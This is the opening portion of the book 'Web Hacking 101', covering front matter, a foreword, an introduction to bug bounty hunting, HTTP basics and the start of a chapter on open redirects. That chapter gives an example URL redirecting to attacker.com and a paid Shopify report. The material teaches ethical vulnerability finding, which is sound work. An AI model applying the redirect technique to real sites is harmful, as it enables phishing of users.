

# WEB HACKING

## 101 How to Make Money Hacking Ethically

Analysis of 30+ vulnerability reports that paid!



Peter Yaworski

# Web Hacking 101

How to Make Money Hacking Ethically

Peter Yaworski

This book is for sale at <http://leanpub.com/web-hacking-101>

This version was published on 2018-03-12



This is a [Leanpub](#) book. Leanpub empowers authors and publishers with the Lean Publishing process. [Lean Publishing](#) is the act of publishing an in-progress ebook using lightweight tools and many iterations to get reader feedback, pivot until you have the right book and build traction once you do.

© 2015 - 2018 Peter Yaworski

## Tweet This Book!

Please help Peter Yaworski by spreading the word about this book on [Twitter](#)!

The suggested tweet for this book is:

Can't wait to read [Web Hacking 101: How to Make Money Hacking Ethically](#) by [@yaworsk](#) [#bugbounty](#)

The suggested hashtag for this book is [#bugbounty](#).

Find out what other people are saying about the book by clicking on this link to search for this hashtag on Twitter:

[#bugbounty](#)

To Andrea and Ellie, thank you for supporting my constant roller coaster of motivation and confidence. Not only would I never have finished this book without you, my journey into hacking never would have even begun.

To the HackerOne team, this book wouldn't be what it is if it were not for you, thank you for all the support, feedback and work that you contributed to make this book more than just an analysis of 30 disclosures.

Lastly, while this book sells for a minimum of \$9.99, sales at or above the suggested price of \$19.99 help me to keep the minimum price low, so this book remains accessible to people who can't afford to pay more. Those sales also allow me to take time away from hacking to continually add content and make the book better so we can all learn together.

While I wish I could list everyone who has paid more than the minimum to say thank you, the list would be too long and I don't actually know any contact details of buyers unless they reach out to me. However, there is a small group who paid more than the suggested price when making their purchases, which really goes a long way. I'd like to recognize them here. They include:

1. @Ebrietas0
2. Mystery Buyer
3. Mystery Buyer
4. @nahamsec (Ben Sadeghipour)
5. Mystery Buyer
6. @Spam404Online
7. @Danyl0D (Danylo Matviyiv)
8. Mystery Buyer
9. @arneswinnen (Arne Swinnen)

If you should be on this list, please DM me on Twitter.

To everyone who purchased a copy of this, thank you!

# Contents

- 1. Foreword . . . . . 1**
- 2. Introduction . . . . . 3**
  - How It All Started . . . . . 3
  - Just 30 Examples and My First Sale . . . . . 4
  - Who This Book Is Written For . . . . . 6
  - Chapter Overview . . . . . 7
  - Word of Warning and a Favour . . . . . 9
- 3. Background . . . . . 10**
- 4. Open Redirect Vulnerabilities . . . . . 13**
  - Description . . . . . 13
  - Examples . . . . . 13
    - 1. Shopify Theme Install Open Redirect . . . . . 13
    - 2. Shopify Login Open Redirect . . . . . 14
    - 3. HackerOne Interstitial Redirect . . . . . 15
  - Summary . . . . . 17
- 5. HTTP Parameter Pollution . . . . . 18**
  - Description . . . . . 18
  - Examples . . . . . 21
    - 1. HackerOne Social Sharing Buttons . . . . . 21
    - 2. Twitter Unsubscribe Notifications . . . . . 22
    - 3. Twitter Web Intents . . . . . 23
  - Summary . . . . . 26
- 6. Cross-Site Request Forgery . . . . . 27**
  - Description . . . . . 27
  - Examples . . . . . 31
    - 1. Shopify Twitter Disconnect . . . . . 31
    - 2. Change Users Instacart Zones . . . . . 32
    - 3. Badoo Full Account Takeover . . . . . 34
  - Summary . . . . . 36

## CONTENTS

<b>7. HTML Injection</b>	<b>37</b>
Description	37
Examples	37
1. Coinbase Comments	37
2. HackerOne Unintended HTML Inclusion	39
3. Within Security Content Spoofing	40
Summary	41
<b>8. CRLF Injection</b>	<b>43</b>
Description	43
1. Twitter HTTP Response Splitting	44
2. v.shopify.com Response Splitting	46
Summary	48
<b>9. Cross-Site Scripting</b>	<b>49</b>
Description	49
Examples	54
1. Shopify Wholesale	54
2. Shopify Giftcard Cart	56
3. Shopify Currency Formatting	58
4. Yahoo Mail Stored XSS	59
5. Google Image Search	61
6. Google Tagmanager Stored XSS	62
7. United Airlines XSS	63
Summary	68
<b>10. Template Injection</b>	<b>69</b>
Description	69
Server Side Template Injections	69
Client Side Template Injections	70
Examples	71
1. Uber Angular Template Injection	71
2. Uber Template Injection	72
3. Rails Dynamic Render	75
Summary	76
<b>11. SQL Injection</b>	<b>77</b>
Description	77
SQL Databases	77
Countermeasures Against SQLi	79
Examples	79
1. Drupal SQL Injection	79
2. Yahoo Sports Blind SQL	82

## CONTENTS

3. Uber Blind SQLi . . . . .	85
Summary . . . . .	88
<b>12. Server Side Request Forgery . . . . .</b>	<b>89</b>
Description . . . . .	89
HTTP Request Location . . . . .	89
Invoking GET Versus POST Requests . . . . .	90
Blind SSRFs . . . . .	90
Leveraging SSRF . . . . .	91
Examples . . . . .	91
1. ESEA SSRF and Querying AWS Metadata . . . . .	91
2. Google Internal DNS SSRF . . . . .	93
3. Internal Port Scanning . . . . .	97
Summary . . . . .	99
<b>13. XML External Entity Vulnerability . . . . .</b>	<b>100</b>
Description . . . . .	100
Examples . . . . .	104
1. Read Access to Google . . . . .	104
2. Facebook XXE with Word . . . . .	105
3. Wikiloc XXE . . . . .	108
Summary . . . . .	111
<b>14. Remote Code Execution . . . . .</b>	<b>112</b>
Description . . . . .	112
Examples . . . . .	112
1. Polyvore ImageMagick . . . . .	112
2. Algolia RCE on facebooksearch.algolia.com . . . . .	114
3. Foobar Smarty Template Injection RCE . . . . .	116
Summary . . . . .	120
<b>15. Memory . . . . .</b>	<b>121</b>
Description . . . . .	121
Buffer Overflow . . . . .	121
Read out of Bounds . . . . .	122
Memory Corruption . . . . .	124
Examples . . . . .	125
1. PHP ftp_genlist() . . . . .	125
2. Python Hotshot Module . . . . .	126
3. Libcurl Read Out of Bounds . . . . .	127
4. PHP Memory Corruption . . . . .	128
Summary . . . . .	129

## CONTENTS

<b>16. Sub Domain Takeover</b>	<b>130</b>
Description	130
Examples	130
1. Ubiquiti Sub Domain Takeover	130
2. Scan.me Pointing to Zendesk	131
3. Shopify Windsor Sub Domain Takeover	132
4. Snapchat Fastly Takeover	133
5. api.legalrobot.com	135
6. Uber SendGrid Mail Takeover	138
Summary	141
<b>17. Race Conditions</b>	<b>142</b>
Description	142
Examples	144
1. Starbucks Race Conditions	144
2. Accepting HackerOne Invites Multiple Times	145
3. Exceeding Keybase Invitation Limits	148
4. HackerOne Payments	149
Summary	151
<b>18. Insecure Direct Object References</b>	<b>152</b>
Description	152
Examples	153
1. Binary.com Privilege Escalation	153
2. Moneybird App Creation	154
3. Twitter Mopub API Token Stealing	156
Summary	158
<b>19. OAuth</b>	<b>159</b>
Description	159
Examples	163
1. Swiping Facebook Official Access Tokens	163
2. Stealing Slack OAuth Tokens	164
3. Stealing Google Drive Spreadsheets	165
Summary	168
<b>20. Application Logic Vulnerabilities</b>	<b>169</b>
Description	169
Examples	170
1. Shopify Administrator Privilege Bypass	170
2. HackerOne Signal Manipulation	171
3. Shopify S3 Buckets Open	172
4. HackerOne S3 Buckets Open	172



## CONTENTS

5. Bypassing GitLab Two Factor Authentication . . . . .	175
6. Yahoo PHP Info Disclosure . . . . .	177
7. HackerOne Hacktivity Voting . . . . .	178
8. Accessing PornHub's Memcache Installation . . . . .	181
9. Bypassing Twitter Account Protections . . . . .	183
Summary . . . . .	184
<b>21. Getting Started . . . . .</b>	<b>186</b>
Information Gathering . . . . .	186
Application Testing . . . . .	189
Digging Deeper . . . . .	190
Summary . . . . .	192
<b>22. Vulnerability Reports . . . . .</b>	<b>193</b>
Read the disclosure guidelines. . . . .	193
Include Details. Then Include More. . . . .	193
Confirm the Vulnerability . . . . .	194
Show Respect for the Company . . . . .	194
Bounties . . . . .	196
Don't Shout Hello Before Crossing the Pond . . . . .	196
Parting Words . . . . .	197
<b>23. Tools . . . . .</b>	<b>199</b>
Burp Suite . . . . .	199
ZAP Proxy . . . . .	199
Knockpy . . . . .	200
HostileSubBruteforcer . . . . .	200
Sublist3r . . . . .	200
crt.sh . . . . .	200
IPV4info.com . . . . .	201
SecLists . . . . .	201
XSSHunter . . . . .	201
sqlmap . . . . .	201
Nmap . . . . .	202
Eyewitness . . . . .	202
Shodan . . . . .	202
Censys . . . . .	203
What CMS . . . . .	203
BuiltWith . . . . .	203
Nikto . . . . .	203
Recon-ng . . . . .	204
GitRob . . . . .	204
CyberChef . . . . .	204

## CONTENTS

OnlineHashCrack.com . . . . .	205
idb . . . . .	205
Wireshark . . . . .	205
Bucket Finder . . . . .	205
Race the Web . . . . .	205
Google Dorks . . . . .	206
JD GUI . . . . .	206
Mobile Security Framework . . . . .	206
Ysoserial . . . . .	206
Firefox Plugins . . . . .	206
FoxyProxy . . . . .	206
User Agent Switcher . . . . .	207
Firebug . . . . .	207
Hackbar . . . . .	207
Websecurify . . . . .	207
Cookie Manager+ . . . . .	207
XSS Me . . . . .	207
Offsec Exploit-db Search . . . . .	207
Wappalyzer . . . . .	208
<b>24. Resources . . . . .</b>	<b>209</b>
Online Training . . . . .	209
Web Application Exploits and Defenses . . . . .	209
The Exploit Database . . . . .	209
Udacity . . . . .	209
Bug Bounty Platforms . . . . .	209
Hackerone.com . . . . .	209
Bugcrowd.com . . . . .	210
Synack.com . . . . .	210
Cobalt.io . . . . .	210
Video Tutorials . . . . .	210
youtube.com/yaworsk1 . . . . .	210
Seccasts.com . . . . .	210
How to Shot Web . . . . .	210
Further Reading . . . . .	211
OWASP.com . . . . .	211
Hackerone.com/hackactivity . . . . .	211
<a href="https://bugzilla.mozilla.org">https://bugzilla.mozilla.org</a> . . . . .	211
Twitter #infosec and #bugbounty . . . . .	211
Twitter @disclosedh1 . . . . .	211
Web Application Hackers Handbook . . . . .	211
Bug Hunters Methodology . . . . .	212
Recommended Blogs . . . . .	212

## CONTENTS

philippeharewood.com . . . . .	212
Philippe's Facebook Page - www.facebook.com/phwd-113702895386410 . .	212
fin1te.net . . . . .	212
NahamSec.com . . . . .	212
blog.it-securityguard.com . . . . .	212
blog.innerht.ml . . . . .	213
blog.orange.tw . . . . .	213
Portswigger Blog . . . . .	213
Nvisium Blog . . . . .	213
blog.zsec.uk . . . . .	213
brutellogic.com.br . . . . .	213
Icamtuf.blogspot.ca . . . . .	213
Bug Crowd Blog . . . . .	213
HackerOne Blog . . . . .	214
Cheatsheets . . . . .	214
<b>25. Glossary . . . . .</b>	<b>215</b>
Black Hat Hacker . . . . .	215
Buffer Overflow . . . . .	215
Bug Bounty Program . . . . .	215
Bug Report . . . . .	215
CRLF Injection . . . . .	215
Cross Site Request Forgery . . . . .	216
Cross Site Scripting . . . . .	216
HTML Injection . . . . .	216
HTTP Parameter Pollution . . . . .	216
HTTP Response Splitting . . . . .	216
Memory Corruption . . . . .	216
Open Redirect . . . . .	217
Penetration Testing . . . . .	217
Researchers . . . . .	217
Response Team . . . . .	217
Responsible Disclosure . . . . .	217
Vulnerability . . . . .	217
Vulnerability Coordination . . . . .	218
Vulnerability Disclosure . . . . .	218
White Hat Hacker . . . . .	218
<b>26. Appendix A - Take Aways . . . . .</b>	<b>219</b>
Open Redirects . . . . .	219
HTTP Parameter Pollution . . . . .	220
Cross Site Request Forgery . . . . .	220
HTML Injection . . . . .	221

CONTENTS

CRLF Injections . . . . .	222
Cross-Site Scripting . . . . .	222
SSTI . . . . .	224
SQL Injection . . . . .	225
Server Side Request Forgery . . . . .	225
XML External Entity Vulnerability . . . . .	226
Remote Code Execution . . . . .	227
Memory . . . . .	228
Sub Domain Takeover . . . . .	229
Race Conditions . . . . .	230
Insecure Direct Object References . . . . .	231
OAuth . . . . .	232
Application Logic Vulnerabilities . . . . .	233
<b>27. Appendix B - Web Hacking 101 Changelog . . . . .</b>	<b>236</b>

# 1. Foreword

The best way to learn is simply by doing. That is how we - Michiel Prins and Jobert Abma - learned to hack.

We were young. Like all hackers who came before us, and all of those who will come after, we were driven by an uncontrollable, burning curiosity to understand how things worked. We were mostly playing computer games, and by age 12 we decided to learn how to build software of our own. We learned how to program in Visual Basic and PHP from library books and practice.

From our understanding of software development, we quickly discovered that these skills allowed us to find other developers' mistakes. We shifted from building to breaking and hacking has been our passion ever since. To celebrate our high school graduation, we took over a TV station's broadcast channel to air an ad congratulating our graduating class. While amusing at the time, we quickly learned there are consequences and these are not the kind of hackers the world needs. The TV station and school were not amused and we spent the summer washing windows as our punishment. In college, we turned our skills into a viable consulting business that, at its peak, had clients in the public and private sector across the entire world. Our hacking experience led us to HackerOne, a company we co-founded in 2012. We wanted to allow every company in the universe to work with hackers successfully and this continues to be HackerOne's mission today.

If you're reading this, you also have the curiosity needed to be a hacker and bug hunter. We believe this book will be a tremendous guide along your journey. It's filled with rich, real world examples of security vulnerability reports that resulted in real bug bounties, along with helpful analysis and review by Pete Yaworski, the author and a fellow hacker. He is your companion as you learn, and that's invaluable.

Another reason this book is so important is that it focuses on how to become an ethical hacker. Mastering the art of hacking can be an extremely powerful skill that we hope will be used for good. The most successful hackers know how to navigate the thin line between right and wrong while hacking. Many people can break things, and even try to make a quick buck doing so. But imagine you can make the Internet safer, work with amazing companies around the world, and even get paid along the way. Your talent has the potential of keeping billions of people and their data secure. That is what we hope you aspire to.

We are grateful to no end to Pete for taking his time to document all of this so eloquently. We wish we had this resource when we were getting started. Pete's book is a joy to read with the information needed to kickstart your hacking journey.

Happy reading, and happy hacking!

Remember to hack responsibly.

Michiel Prins and Jobert Abma Co-Founders, HackerOne

## 2. Introduction

Thank you for purchasing this book, I hope you have as much fun reading it as I did researching and writing it.

Web Hacking 101 is my first book, meant to help you get started hacking. I began writing this as a self-published explanation of 30 vulnerabilities, a by-product of my own learning. It quickly turned into so much more.

My hope for the book, at the very least, is to open your eyes to the vast world of hacking. At best, I hope this will be your first step towards making the web a safer place while earning some money doing it.

### How It All Started

In late 2015, I stumbled across the book, *We Are Anonymous: Inside the Hacker World of LulzSec, Anonymous and the Global Cyber Insurgency* by Parry Olson and ended up reading it in a week. Having finished it though, I was left wondering how these hackers got started.

I was thirsty for more, but I didn't just want to know **WHAT** hackers did, I wanted to know **HOW** hackers did it. So I kept reading. But each time I finished a new book, I was still left with the same questions:

- How do other Hackers learn about the vulnerabilities they find?
- Where are people finding vulnerabilities?
- How do Hackers start the process of hacking a target site?
- Is Hacking just about using automated tools?
- How can I get started finding vulnerabilities?

But looking for more answers, kept opening more and more doors.

Around this same time, I was taking Coursera Android development courses and keeping an eye out for other interesting courses. The Coursera Cybersecurity specialization caught my eye, particularly Course 2, Software Security. Luckily for me, it was just starting (as of February 2016, it is listed as Coming Soon) and I enrolled.

A few lectures in, I finally understood what a buffer overflow was and how it was exploited. I fully grasped how SQL injections were achieved whereas before, I only knew the danger. In short, I was hooked. Up until this point, I always approached web security

from the developer's perspective, appreciating the need to sanitize values and avoid using user input directly. Now I was beginning to understand what it all looked like from a hacker's perspective.

I kept looking for more information on how to hack and came across Bugcrowd's forums. Unfortunately they weren't overly active at the time but there someone mentioned HackerOne's hacktivity and linked to a report. Following the link, I was amazed. I was reading a description of a vulnerability, written to a company, who then disclosed it to the world. Perhaps more importantly, the company actually paid the hacker to find and report this!

That was a turning point, I became obsessed. Especially when a homegrown Canadian company, Shopify, seemed to be leading the pack in disclosures at the time. Checking out Shopify's profile, their disclosure list was littered with open reports. I couldn't read enough of them. The vulnerabilities included Cross-Site Scripting, Authentication and Cross-Site Request Forgery, just to name a few.

Admittedly, at this stage, I was struggling to understand what the reports were detailing. Some of the vulnerabilities and methods of exploitation were hard to understand.

Searching Google to try and understand one particular report, I ended on a GitHub issue thread for an old Ruby on Rails default weak parameter vulnerability (this is detailed in the Application Logic chapter) reported by Egor Homakov. Following up on Egor led me to his blog, which includes disclosures for some seriously complex vulnerabilities.

Reading about his experiences, I realized, the world of hacking might benefit from plain language explanations of real world vulnerabilities. And it just so happened, that I learn better when teaching others.

And so, Web Hacking 101 was born.

## **Just 30 Examples and My First Sale**

I decided to start out with a simple goal, find and explain 30 web vulnerabilities in easy to understand, plain language.

I figured, at worst, researching and writing about vulnerabilities would help me learn about hacking. At best, I'd sell a million copies, become a self-publishing guru and retire early. The latter has yet to happen and at times, the former seems endless.

Around the 15 explained vulnerabilities mark, I decided to publish my draft so it could be purchased - the platform I chose, LeanPub (which most have probably purchased through), allows you to publish iteratively, providing customers with access to all updates. I sent out a tweet thanking HackerOne and Shopify for their disclosures and to tell the world about my book. I didn't expect much.

But within hours, I made my first sale.



Elated at the idea of someone actually paying for my book (something I created and was pouring a tonne of effort into!), I logged on to LeanPub to see what I could find out about the mystery buyer. Turns out nothing. But then my phone vibrated, I received a tweet from Michiel Prins saying he liked the book and asked to be kept in the loop.

Who the hell is Michiel Prins? I checked his Twitter profile and turns out, he's one of the Co-Founders of HackerOne. **Shit.** Part of me thought HackerOne wouldn't be impressed with my reliance on their site for content. I tried to stay positive, Michiel seemed supportive and did ask to be kept in the loop, so probably harmless.

Not long after my first sale, I received a second sale and figured I was on to something. Coincidentally, around the same time, I got a notification from Quora about a question I'd probably be interested in, How do I become a successful Bug bounty hunter?

Given my experience starting out, knowing what it was like to be in the same shoes and with the selfish goal of wanting to promote my book, I figured I'd write an answer. About half way through, it dawned on me that the only other answer was written by Jobert Abma, one of the other Co-Founders of HackerOne. A pretty authoritative voice on hacking. **Shit.**

I contemplated abandoning my answer but then elected to rewrite it to build on his input since I couldn't compete with his advice. I hit submit and thought nothing of it. But then I received an interesting email:

Hi Peter, I saw your Quora answer and then saw that you are writing a book about White Hat hacking. Would love to know more.

Kind regards,

Marten CEO, HackerOne

**Triple Shit.** A lot of things ran through my mind at this point, none of which were positive and pretty much all were irrational. In short, I figured the only reason Marten would email me was to drop the hammer on my book. Thankfully, that couldn't have been further from the truth.

I replied to him explaining who I was and what I was doing - that I was trying to learn how to hack and help others learn along with me. Turns out, he was a big fan of the idea. He explained that HackerOne is interested in growing the community and supporting hackers as they learn as it's mutually beneficial to everyone involved. In short, he offered to help. And man, has he ever. This book probably wouldn't be where it is today or include half the content without his and HackerOne's constant support and motivation.

Since that initial email, I kept writing and Marten kept checking in. Michiel and Jobert reviewed drafts, provided suggestions and even contributed some sections. Marten even went above and beyond to cover the costs of a professionally designed cover (goodbye plain yellow cover with a white witches' hat, all of which looked like it was designed by a

four year old). In May 2016, Adam Bacchus joined HackerOne and on his 5th day working there, he read the book, provided edits and was explaining what it was like to be on the receiving end of vulnerability reports - something I've now included in the report writing chapter.

I mention all this because throughout this journey, HackerOne has never asked for anything in return. They've just wanted to support the community and saw this book was a good way of doing it. As someone new to the hacking community, that resonated with me and I hope it does with you too. **I personally prefer to be part of a supportive and inclusive community.**

So, since then, this book has expanded dramatically, well beyond what I initially envisioned. And with that, the target audience has also changed.

## Who This Book Is Written For

This book is written with new hackers in mind. It doesn't matter if you're a web developer, web designer, stay at home mom, a 10 year old or a 75 year old. I want this book to be an authoritative reference for understanding the different types of vulnerabilities, how to find them, how to report them, how to get paid and even, how to write defensive code.

That said, I didn't write this book to preach to the masses. This is really a book about learning together. As such, I share successes **AND** some of my notable (and embarrassing) failures.

The book also isn't meant to be read cover to cover, if there is a particular section you're interested in, go read it first. In some cases, I do reference sections previously discussed, but doing so, I try to connect the sections so you can flip back and forth. I want this book to be something you keep open while you hack.

On that note, each vulnerability type chapter is structured the same way:

- Begin with a description of the vulnerability type;
- Review examples of the vulnerability; and,
- Conclude with a summary.

Similarly, each example within those chapters is structured the same way and includes:

- My estimation of the difficulty finding the vulnerability
- The url associated with where the vulnerability was found
- A link to the report or write up
- The date the vulnerability was reported
- The amount paid for the report
- An easy to understand description of the vulnerability

- Take aways that you can apply to your own efforts

Lastly, while it's not a prerequisite for hacking, it is probably a good idea to have some familiarity with HTML, CSS, Javascript and maybe some programming. That isn't to say you need to be able to put together web pages from scratch, off the top of your head but understanding the basic structure of a web page, how CSS defines a look and feel and what can be accomplished with Javascript will help you uncover vulnerabilities and understand the severity of doing so. Programming knowledge is helpful when you're looking for application logic vulnerabilities. If you can put yourself in the programmer's shoes to guess how they may have implemented something or read their code if it's available, you'll be ahead in the game.

To do so, I recommend checking out Udacity's free online courses **Intro to HTML and CSS** and **Javacript Basics**, links to which I've included in the Resources chapter. If you're not familiar with Udacity, it's mission is to bring accessible, affordable, engaging and highly effective higher education to the world. They've partnered with companies like Google, AT&T, Facebook, Salesforce, etc. to create programs and offer courses online.

## Chapter Overview

**Chapter 2** is an introductory background to how the internet works, including HTTP requests and responses and HTTP methods.

**Chapter 3** covers Open Redirects, an interesting vulnerability which involves exploiting a site to direct users to visit another site which allows an attacker to exploit a user's trust in the vulnerable site.

**Chapter 4** covers HTTP Parameter Pollution and in it, you'll learn how to find systems that may be vulnerable to passing along unsafe input to third party sites.

**Chapter 5** covers Cross-Site Request Forgery vulnerabilities, walking through examples that show how users can be tricked into submitting information to a website they are logged into unknowingly.

**Chapter 6** covers HTML Injections and in it, you'll learn how being able to inject HTML into a web page can be used maliciously. One of the more interesting takeaways is how you can use encoded values to trick sites into accepting and rendering the HTML you submit, bypassing filters.

**Chapter 7** covers Carriage Return Line Feed Injections and in it, looking at examples of submitting carriage return, line breaks to sites and the impact it has on rendered content.

**Chapter 8** covers Cross-Site Scripting, a massive topic with a huge variety of ways to achieve exploits. Cross-Site Scripting represents huge opportunities and an entire book could and probably should, be written solely on it. There are a tonne of examples I could have included here so I try to focus on the most interesting and helpful for learning.

**Chapter 9** covers Server Side Template Injection, as well as client side injections. These types of vulnerabilities take advantage of developers injecting user input directly into templates when submitted using the template syntax. The impact of these vulnerabilities depends on where they occur but can often lead to remote code executions.

**Chapter 10** covers structured query language (SQL) injections, which involve manipulating database queries to extract, update or delete information from a site.

**Chapter 11** covers Server Side Request Forgery which allows an attacker to use a remote server to make subsequent HTTP requests on the attacker's behalf.

**Chapter 12** covers XML External Entity vulnerabilities resulting from a sites parsing of extensible markup language (XML). These types of vulnerabilities can include things like reading private files, remote code execution, etc.

**Chapter 13** covers Remote Code Execution, or the ability for an attacker to execute arbitrary code on a victim server. This type of vulnerability is among the most dangerous since an attacker can control what code is executed and is usually rewarded as such.

**Chapter 14** covers memory related vulnerabilities, a type of vulnerability which can be tough to find and are typically related to low level programming languages. However, discovering these types of bugs can lead to some pretty serious vulnerabilities.

**Chapter 15** covers Sub Domain Takeovers, something I learned a lot about researching this book and should be largely credited to Mathias, Frans and the Dectectify team. Essentially here, a site refers to a sub domain hosting with a third party service but never actually claims the appropriate address from that service. This would allow an attacker to register the address from the third party so that all traffic, which believes it is on the victim's domain, is actually on an attacker's.

**Chapter 16** covers Race Conditions, a vulnerability which involves two or more processes performing action based on conditions which should only permit one action to occur. For example, think of bank transfers, you shouldn't be able to perform two transfers of \$500 when your balance is only \$500. However, a race condition vulnerability could permit it.

**Chapter 17** covers Insecure Direct Object Reference vulnerabilities whereby an attacker can read or update objections (database records, files, etc) which they should not have permission to.

**Chapter 18** covers application logic based vulnerabilities. This chapter has grown into a catch all for vulnerabilities I consider linked to programming logic flaws. I've found these types of vulnerabilities may be easier for a beginner to find instead of looking for weird and creative ways to submit malicious input to a site.

**Chapter 19** covers the topic of how to get started. This chapter is meant to help you consider where and how to look for vulnerabilities as opposed to a step by step guide to hacking a site. It is based on my experience and how I approach sites.

**Chapter 20** is arguably one of the most important book chapters as it provides advice on how to write an effective report. All the hacking in the world means nothing if you

can't properly report the issue to the necessary company. As such, I scoured some big name bounty paying companies for their advice on how best to report and got advice from HackerOne. **Make sure to pay close attention here.**

**Chapter 21** switches gears. Here we dive into recommended hacking tools. The initial draft of this chapter was donated by Michiel Prins from HackerOne. Since then it's grown to a living list of helpful tools I've found and used.

**Chapter 22** is dedicated to helping you take your hacking to the next level. Here I walk you through some awesome resources for continuing to learn. Again, at the risk of sounding like a broken record, big thanks to Michiel Prins for contributing to the original list which started this chapter.

**Chapter 23** concludes the book and covers off some key terms you should know while hacking. While most are discussed in other chapters, some aren't so I'd recommend taking a read here.

## Word of Warning and a Favour

Before you set off into the amazing world of hacking, I want to clarify something. As I was learning, reading about public disclosures, seeing all the money people were (and still are) making, it became easy to glamorize the process and think of it as an easy way to get rich quick. It isn't. Hacking can be extremely rewarding but it's hard to find and read about the failures along the way (except here where I share some pretty embarrassing stories). As a result, since you'll mostly hear of peoples' successes, you may develop unrealistic expectations of success. And maybe you will be quickly successful. But if you aren't, keep working! It will get easier and it's a great feeling to have a report resolved.

With that, I have a favour to ask. As you read, please message me on Twitter @yaworsk and let me know how it's going. Whether successful or unsuccessful, I'd like to hear from you. Bug hunting can be lonely work if you're struggling but its also awesome to celebrate with each other. And maybe your find will be something we can include in the next edition.

Good luck!!

## 3. Background

If you're starting out fresh like I was and this book is among your first steps into the world of hacking, it's going to be important for you to understand how the internet works. Before you turn the page, what I mean is how the URL you type in the address bar is mapped to a domain, which is resolved to an IP address, etc.

To frame it in a sentence: the internet is a bunch of systems that are connected and sending messages to each other. Some only accept certain types of messages, some only allow messages from a limited set of other systems, but every system on the internet receives an address so that people can send messages to it. It's then up to each system to determine what to do with the message and how it wants to respond.

To define the structure of these messages, people have documented how some of these systems should communicate in Requests for Comments (RFC). As an example, take a look at HTTP. HTTP defines the protocol of how your internet browser communicates with a web server. Because your internet browser and web server agreed to implement the same protocol, they are able to communicate.

When you enter `http://www.google.com` in your browser's address bar and press return, the following steps describe what happens on a high level:

- Your browser extracts the domain name from the URL, `www.google.com`.
- Your computer sends a DNS request to your computer's configured DNS servers. DNS can help resolve a domain name to an IP address, in this case it resolves to `216.58.201.228`. Tip: you can use `dig A www.google.com` from your terminal to look up IP addresses for a domain.
- Your computer tries to set up a TCP connection with the IP address on port 80, which is used for HTTP traffic. Tip: you can set up a TCP connection by running `nc 216.58.201.228 80` from your terminal.
- If it succeeds, your browser will send an HTTP request like:

`GET / HTTP/1.1`

`Host: www.google.com`

`Connection: keep-alive`

`Accept: application/html, */*`

- Now it will wait for a response from the server, which will look something like:

HTTP/1.1 200 OK  
Content-Type: text/html

```
<html>
  <head>
    <title>Google.com</title>
  </head>
  <body>
    ...
  </body>
</html>
```

- Your browser will parse and render the returned HTML, CSS, and JavaScript. In this case, the home page of Google.com will be shown on your screen.

Now, when dealing specifically with the browser, the internet and HTML, as mentioned previously, there is an agreement on how these messages will be sent, including the specific methods used and the requirement for a Host request-header for all HTTP/1.1 requests, as noted above in bullet 4. The methods defined include GET, HEAD, POST, PUT, DELETE, TRACE, CONNECT and OPTIONS.

The **GET** method means to retrieve whatever information is identified by the request Uniform Request Identifier (URI). The term URI may be confusing, especially given the reference to a URL above, but essentially, for the purposes of this book, just know that a URL is like a person's address and is a type of URI which is like a person's name (thanks Wikipedia). While there are no HTTP police, typically GET requests should not be associated with any data altering functions, they should just retrieve and provide data.

The **HEAD** method is identical to the GET message except the server must not return a message body in the response. Typically you won't often see this used but apparently it is often employed for testing hypertext links for validity, accessibility and recent changes.

The **POST** method is used to invoke some function to be performed by the server, as determined by the server. In other words, typically there will be some type of back end action performed like creating a comment, registering a user, deleting an account, etc. The action performed by the server in response to the POST can vary and doesn't have to result in action being taken. For example, if an error occurs processing the request.

The **PUT** method is used when invoking some function but referring to an already existing entity. For example, when updating your account, updating a blog post, etc. Again, the action performed can vary and may result in the server taking no action at all.

The **DELETE** method is just as it sounds, it is used to invoke a request for the remote server to delete a resource identified by the URI.

The **TRACE** method is another uncommon method, this time used to reflect back the request message to the requester. This allows the requester to see what is being received by the server and to use that information for testing and diagnostic information.

The **CONNECT** method is actually reserved for use with a proxy (a proxy is a basically a server which forwards requests to other servers)

The **OPTIONS** method is used to request information from a server about the communication options available. For example, calling for OPTIONS may indicate that the server accepts GET, POST, PUT, DELETE and OPTIONS calls but not HEAD or TRACE.

Now, armed with a basic understanding of how the internet works, we can dive into the different types of vulnerabilities that can be found in it.



## 4. Open Redirect Vulnerabilities

### Description

An open redirect vulnerability occurs when a victim visits a particular URL for a given website and that website instructs the victim's browser to visit a completely different URL, on a separate domain. For example, suppose Google had utilized the following URL to redirect users to Gmail:

`https://www.google.com?redirect_to=https://www.gmail.com`

Visiting this URL, Google would receive a GET HTTP request and use the `redirect_to` parameter's value to determine where the visitor's browser should be redirected. After doing so, Google would return a 302 HTTP response, instructing the user's browser to make a GET request to `https://www.gmail.com`, the `redirect_to` parameter's value. Now, suppose we changed the original URL to:

`https://www.google.com?redirect_to=https://www.attacker.com`

If Google wasn't validating that the `redirect_to` parameter was for one of their own legitimate sites where they intended to send visitors (`https://www.gmail.com` in our example), this could be vulnerable to an open redirect and return a HTTP response instructing the visitor's browser to make a GET request to `https://www.attacker.com`.

The Open Web Application Security Project (OWASP), which is a community dedicated to application security that curates a list of the most critical security flaws in web applications, has listed this vulnerability in their 2013 Top Ten vulnerabilities list. Open redirects exploit the trust of a given domain, `https://www.google.com/` in our example, to lure victims to a malicious website. This can be used in phishing attacks to trick users into believing they are submitting information to the trusted site, when their valuable information is actually going to a malicious site. This also enables attackers to distribute malware from the malicious site or steal OAuth tokens (a topic we cover in a later chapter).

When searching for these types of vulnerabilities, you're looking for a GET request sent to the site you're testing, with a parameter specifying a URL to redirect to.

### Examples

#### 1. Shopify Theme Install Open Redirect

**Difficulty:** Low

**Url:** [app.shopify.com/services/google/themes/preview/supply-blue?domain\\_name=XX](https://app.shopify.com/services/google/themes/preview/supply-blue?domain_name=XX)

**Report Link:** <https://hackerone.com/reports/101962><sup>1</sup>

**Date Reported:** November 25, 2015

**Bounty Paid:** \$500

**Description:**

Our first example of an open redirect was found on Shopify, an e-commerce solution that allows users to set up an on-line store to sell goods. Shopify's platform allows administrators to customize the look and feel of their stores and one of the ways to do that is by installing a new theme. As part of that functionality, Shopify previously provided a preview for the theme through URLs that included a redirect parameter. The redirect URL was similar to the following which I've modified for readability:

[https://app.shopify.com/themes/preview/blue?domain\\_name=example.com/admin](https://app.shopify.com/themes/preview/blue?domain_name=example.com/admin)

Part of the URL to preview the theme included a domain\_name parameter at the end of the URL to specify another URL to redirect to. Shopify wasn't validating the redirect URL so the parameter value could be exploited to redirect a victim to <http://example.com/admin> where a malicious attacker could phish the user.



**Takeaways**

Not all vulnerabilities are complex. This open redirect simply required changing the domain\_name parameter to an external site, which would have resulted in a user being redirected off-site from Shopify.

## 2. Shopify Login Open Redirect
